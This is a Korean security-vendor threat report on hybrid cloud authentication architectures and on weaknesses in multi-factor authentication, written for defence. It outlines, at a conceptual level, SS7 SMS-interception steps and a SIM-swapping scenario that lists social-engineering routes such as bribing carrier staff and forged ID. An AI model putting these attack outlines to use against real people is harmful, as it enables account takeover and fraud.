infosec

Threat Intelligence Report

EQST INSIGHT

2024

08

EQST(이큐스트)는 'Experts, Qualified Security Team'
이라는 뜻으로 사이버 위협 분석 및 연구 분야에서 검증된
최고 수준의 보안 전문가 그룹입니다.

infosec

Contents

Headline

안전한 클라우드 환경을 위한 하이브리드 본인인증 아키텍처 적용 전략

EQST 금융사업팀 허청일 수석

■ 개요


일반적으로 온프레미스(On-Premise) 기업망을 위한 본인인증 아키텍처는 액티브 디렉터리(Active Directory)와 같은 서비스를 통해 처리한다. 그러나 기업이 온프레미스와 클라우드 환경을 결합한 하이브리드 환경으로 전환하려고 할 때, 본인인증 관리는 상당히 복잡해질 수 있다. 이러한 상황에서는 On-Premise 본인인증 관리 아키텍처를 클라우드 시스템과 안전하고 효율적으로 통합하여 상호운용이 가능하도록 해야한다.

2024 년 3 월, 미국 사이버 보안 및 인프라 보안국(CISA)에서는 기업이 안전한 클라우드 기업 애플리케이션(SCuBA, Secure Cloud Business Application)을 위한 가이드를 공개했다. 이 가이드는 하이브리드 환경에서의 본인인증 관리를 위해 페더레이션(Federation), 패스스루 인증(Pass-Through Authentication), 비밀번호 동기화(Password Synchronization), 클라우드 기본 인증(Cloud Primary Authentication(Passwordless)) 총 네 가지의 아키텍처를 제안하고 있다.

이번 Headline 리포트에서는 기업이 On-Premise 와 클라우드 시스템 간의 상호운용성을 확보하기 위해 적절한 본인인증 아키텍처를 적용하는 방안에 대해 다룬다. 각 아키텍처의 장단점과 고려사항 등을 제시해 기업이 최적의 본인인증 솔루션을 선택할 수 있도록 제언한다.


■ 국내외 클라우드 이용 실태 및 자격증명(Credential) 피해 현황

2006 년 AWS 클라우드 컴퓨팅 서비스가 제공된 지 18 년이 지난 지금, 국내외 수많은 기업이 클라우드 컴퓨팅을 사용하고 있다. 2024 년도 1 분기 기준 전세계 클라우드 컴퓨팅 점유율과 2023 년도 국내 클라우드 컴퓨팅 점유율은 아래와 같다.



* 출처: Synergy Research Group


그림 1. '24 년도 1 분기 전세계 클라우드 컴퓨팅 점유율



* 출처: 과학기술정보통신부

그림 2. '23 년도 국내 클라우드 컴퓨팅 점유율

영국 정보보안 컨설팅업체인 StationX 가 올해 발표한 2023 년도 On-Premise vs. 클라우드 보안사고 통계 자료에 따르면, 일부 보안사고 유형을 제외하면 클라우드 환경보다는 On-Premise 환경에서 보안사고가 많이 발생했음을 알 수 있다. 그 중에서도 피싱 공격이 각각 74%, 58%로 1 위를 차지했다.




* 출처: StationX

그림 3. '23 년도 On-Premise vs. 클라우드 보안사고통계

클라우드 환경의 보편화로 보안 취약점이나 해킹 공격이 지속적으로 발생하고 있다. 2024 년 4 월 Microsoft 자료에 따르면, 공격경로 전체 대상 중 20%가 취약한 비밀번호나 키와 같은 자격증명(Credential)의 노출로 인해 발생한다. 공격경로란 공격자가 클라우드 내 중요 또는 민감정보에 접근 및 유출하는 데 사용할 수 있는 경로를 의미한다. 이러한 공격경로를 제거하기 위해서는 사전에 '공격경로분석'을 수행해야 한다.

공격경로분석은 공격자가 멀티 클라우드 환경에 어떻게 침투하고 이동할 수 있는지를 클라우드 내 보안 위험의 상관관계를 분석해 예상 공격경로를 가시적으로 확인하는 침해사고 사전예방 기법이다. 공격경로분석을 수행하지 않을 경우, 공격자는 취약한 구성이나 리소스를 악용하여 중요 또는 민감정보에 접근하기 위한 또 다른 경로를 활용할 수 있다. 따라서 기업은 공격경로분석을 통해 잠재적인 보안 위협을 사전에 식별하고 차단하는 것이 중요하다.



* 출처: Microsoft

그림 4. 공격경로분석 예시

다음으로 자격증명 피해 통계 현황에 대해 알아보도록 한다. 미국 통신업체 중 하나인 Verizon 의 2024 년도통계는 다음과 같다.

공격 빈도	3,032/3,661 (82.8%)
공격자 비율	외부자 (100%)
공격 동기	금전탈취(95%), 정보탈취(5%)
유출된 정보	자격증명 (50%), 개인정보 (41%), 내부정보 (20%), 기타 (14%)
공격 기법	프리텍스팅, 피싱, 협박

* 출처: Verizon

표 1. 사회적 공학기법 공격 통계

공격 빈도	881/1,997 (44.1%)
공격자 비율	외부자 (100%), 내부자(1%), 둘 다(1%)
공격 동기	금전탈취(85%), 정보탈취(15%)
유출된 정보	계정정보 (71%), 개인정보 (58%), 기타 (29%), 내부정보 (17%)
공격 기법	크리덴셜 스터핑, Brute-force, 취약점 악용

* 출처: Verizon

표 2. 기본적인 웹 애플리케이션 공격 통계

위 내용에서 생소한 공격기법이 있는데, 바로 프리텍스팅이다. 프리텍스팅은 꾸며낸 이야기를 이용해 피해자를 속여 금전 지출을 유도하는 사회적 공학기법이다. 비즈니스 이메일 침해 사기, 계정 업데이트 사기, 조부모 사기, 로맨스 사기, 암호화폐 사기, 정부기관 사기 등이 이에 해당한다.

또한, 크리덴셜 스터핑은 다른 곳에서 유출된 자격증명(ID 를 포함한 비밀번호 또는 키 등 인증정보)을 여러 웹사이트나 웹에 대입해 계정을 탈취하는 기법이다. F5 에 따르면, 인증 트래픽의 20%가 크리덴셜 스터핑에 해당하며, 이 공격은 자동화 봇을 이용해 무차별 대입을 시도하고 보안 솔루션을 우회할 정도로 발전하고 있어 경각심을 가져야 한다.

Verizon 보고서에 따르면, 위에 언급한 다양한 공격기법에 대한 보호대책으로 MFA(다중 인증) 적용을 권고하고 있다.


■ MFA(다중 인증)의 보안위협

우리 생활에 사용하는 MFA 는 SMS, ARS, 이메일, OTP 등이 있다. 그러나 이 중 아무거나 MFA 를 적용한다고 해서 무조건 안전해지는 것은 아니다. 미국 CISA 에 따르면, 현재 존재하는 MFA 의 위협은 크게 4 가지가 있다.

1) 피싱(Phishing)

피싱은 공격자가 정보를 획득하기위해 이메일 또는 악성 웹사이트를 사용하는 사회적 공학기법 공격이다. 예를 들어, 공격자가 피해자가 사용하는 웹사이트를 합법적인 로그인 페이지로 속여 방문을 유도하는 이메일을 전송할 수 있다. 이때 피해자는 악성 웹사이트를 방문해 ID, 비밀번호, 2 차인증코드(6 자리) 등을 입력하게 된다.

만약 일반 URL 이라면, 오탈자 여부를 공식 웹 사이트를 방문하여 미리 검증하면 사전예방이 가능하다. 하지만 URL 단축이 적용된 URL 인 경우, 정상 URL 여부를 확인하기 어렵다. 이 경우에는 아래의 그림처럼 축약 URL 의 정상 URL 여부 확인을 진행해 사전예방이 가능하다.



* 출처: CheckShortURL

그림 5. CheckShortURL 에서 URL 단축이 적용된 URL 의 기존 URL 확인 기능 제공

2) 푸시 폭탄(Push Bombing) 또는 푸시 피로(Push Fatigue)

푸시 폭탄은 피해자가 '승인' 버튼을 누를 때까지 푸시 알림을 반복적으로 보내는 공격이다. 이는 피해자의 실수로 승인 버튼을 클릭하게 해 공격 대상 서비스를 이용하게 할 수 있게 한다.

첫 번째 경우는 공격자가 탈취한 비밀번호로 1 차인증을 성공한 후 푸시 알림을 통해 2 차인증을 허용하게 해 계정을 탈취한다. 1 차 비밀번호가 탈취된 경우, 즉시 비밀번호를 변경할 것을 권고한다.

두 번째 경우는 공격자가 푸시 폭탄 공격으로 피해자의 계정 비밀번호 초기화를 시도해 계정을 탈취한다. 이 경우 피해자는 당황하지 말고 모두 '거부' 처리해야 한다.

* 출처: Bitdefender

그림 6. Push Bombing 의 예시

3) 3G(SS7 프로토콜), LTE(Diameter 프로토콜) 취약점 악용

ACM Queue 에 따르면, 공격자는 통신사 인프라에서 사용하는 3G(SS7 프로토콜[1]), LTE(Diameter 프로토콜[2]) 취약점을 악용하여 SMS 내 2 차인증 코드를 탈취할 수 있다. Diameter 가 SS7 로부터 개량한 프로토콜이기 때문에, SS7 과 동일한 취약점이 존재한다.


따라서 공격자는 SS7/Diameter 프토토콜 취약점을 악용해, 사용자가 받는 SMS 을 해외로 전송할 수 있으며 이는 SMS 내 2 차인증 코드 탈취로 이어질 수 있다. 해당 공격을 근본적으로 방지하기 위해서는 5G 단독모드를 도입해야 한다.

5G 는 NSA(비단독모드)와 SA(단독모드)가 있다. 비단독모드는 LTE + 5G 와 함께 사용하지만, 단독모드는 5G 만 사용한다. 5G 단독모드를 사용하면 LTE 의 Diameter 프로토콜 취약점으로 인한 SMS 내 2 차 인증 코드 탈취를 방지할 수 있다.

[1] SS7 프로토콜: 음성통신의 호출정보와 데이터통신의 접속정보 등을 통합적으로 관리하기 위한 개방 신호 처리 프로토콜. 통화설정, 요금청구, 통화 라우팅 지원 기능 제공

[2] Diameter 프로토콜: 이동 인터넷 및 모바일 IP 가입자에게 로밍 서비스를 제공하기 위해서 요구되는 인증, 인가, 과금을 지원하는 프로토콜. 로밍에 필요한 도메인 간 이동성 지원, 강화된 보안 제공


SS7 프로토콜 취약점을 악용한 SMS 탈취 취약점의 시나리오는 다음과 같다.



* 출처: FirstPoint

그림 7. 절차 1 – SMS 탈취공격 사전준비

① 공격자가 만든 가짜 이동전화교환국(MSC)에 피해자의 휴대전화번호 등록
② 가입자위치등록기(HLR)에 피해자의 휴대전화번호의 위치 설정
③ 가입자위치등록기(HLR)가 실제 이동전화교환국(MSC)의 기존 값 초기화 요청



* 출처: FirstPoint


그림 8. 절차 2 – SMS 탈취공격 수행

① 금융기관이 피해자에게 SMS 전송 시도 (예: 피해자가 요청한 2 차인증코드)
② 실제 이동전화교환국(MSC)이 SMS 를 SMS 센터로 전송
③ SMS 센터가 피해자의 위치를 가입자위치등록기(HLR)에 확인 요청
④ 가입자위치등록기(HLR)는 공격자가 등록한 가짜 MSC 주소로 응답
⑤ SMS 센터는 가짜 이동전화교환국(MSC)인 공격자에게 SMS 전송

4) SIM 스와핑

SIM 스와핑 공격은 공격자가 이동통신사를 속여 피해자 가입자회선정보를 공격자의 SIM 카드로 이전한 후, 이 SIM 카드를 이용하여 공격자가 피해자 가입자회선을 사용할 수 있도록 하는 일종의 사회적 공학적기법이다.

SIM 스와핑 공격 시나리오는 다음과 같다.



* 출처: SEON Technologies

그림 9. 절차 – SIM 스와핑 공격 수행

① 공격자가 공격대상 특정된 피해자 개인정보 획득	**<피해자 개인정보 수집경로 예시>** - 이동통신사 고객에 대한 피싱 - 이동통신사 직원에 대한 피싱 - 이동통신사 직원에 뇌물공여 또는 협박 - 이동통신사 인프라에 대한 사이버공격 - 이동통신사 대리점 또는 지점에 사기꾼 잠입 - 인터넷, 딥웹, 다크웹 등 활용
② 공격자가 획득한 개인정보를 이용하여 피해자로 위장하여 이동통신사에 접촉 시도	**<피해자 SIM 부정발급을 위한 사회적 공학기법 예시>** - 공격자가 대리점에 위조한 신분증 제시 - 공격자가 고객센터 전화를 통해 인증 관련 질문에 성공적으로 응답 - 피해자의 이동통신사 계정을 탈취하여 SIM 개통 서비스 신청
③ 공격자에게 이동통신사로부터 피해자 가입자회선 SIM 카드 발급 완료	
④ 피해자 가입자회선으로 SMS 인증을 통해 피해자 정보로 금융기관 계좌 탈취 가능	

* 출처: SEON Technologies

표 3. SIM 스와핑 공격 시나리오 절차

■ 앱 기반 MFA 보안위협

만약 Phishing-resistant MFA 를 적용하기 현실적으로 어렵거나 불가능한 상황이라면, 앱 기반 MFA 로 대체할 수 있다. 앱 기반 인증의 유형은 다음과 같다. 그러나 앱 기반 MFA 는 기본적으로 피싱 공격에 취약하기 때문에 유의해야 한다. 앱 기반 인증의 유형은 다음과 같다.

앱 기반 인증 유형	설명	취약여부
OTP	앱 기반 인증기가 OTP 코드를 생성하거나 모바일 앱으로 '푸시' 팝업 알림을 전송하여 사용자의 본인여부를 확인하는 기술	취약(피싱)
사용자전화번호 일치여부 검증하는 모바일 푸시 알림	모바일 앱 푸시 알림 인증시작 및 인증종료 사이에, 사용자가 서비스에 미리 등록한 사용자전화번호와 실제 요청 중인 단말기의 USIM 전화번호의 일치여부 검증하여 본인여부를 확인하는 기술	취약(피싱)
토큰 기반 OTP	토큰 기반 인증기가 사용자가 OTP 를 소지함을 증명목적으로, 해당 토큰이 생성하는 OTP 코드를 입력하여 사용자의 본인여부를 확인하는 기술	취약(피싱)
사용자전화번호 일치여부 미 검증하는 모바일 푸시 알림	모바일 앱 푸시 알림 인증시작 및 인증종료 사이에, 사용자가 서비스에 미리 등록한 사용자전화번호와 실제 요청 중인 단말기의 USIM 전화번호의 일치여부 검증없이 본인여부를 확인하는 기술	취약(피싱, 푸시 폭탄)


* 출처: CISA

표 4. 앱 기반 MFA 유형에 따른 취약여부

■ Phishing-resistant MFA 사용 필요성

1) 개요

미국 CISA 에서는 2 가지의 MFA 를 사용할 것을 권고하고 있다. 첫 번째는 Phishing-resistant MFA 이고 두 번째는 앱 기반 인증이다. 먼저, Phishing-resistant MFA 는 피싱 공격을 방지할 수 있는 MFA 로 현존하는 MFA 방식 중 가장 안전하다고 평가받는다. 이에 대한 내용은 아래에서 다시 살펴보도록 하겠다.



* 출처: CISA

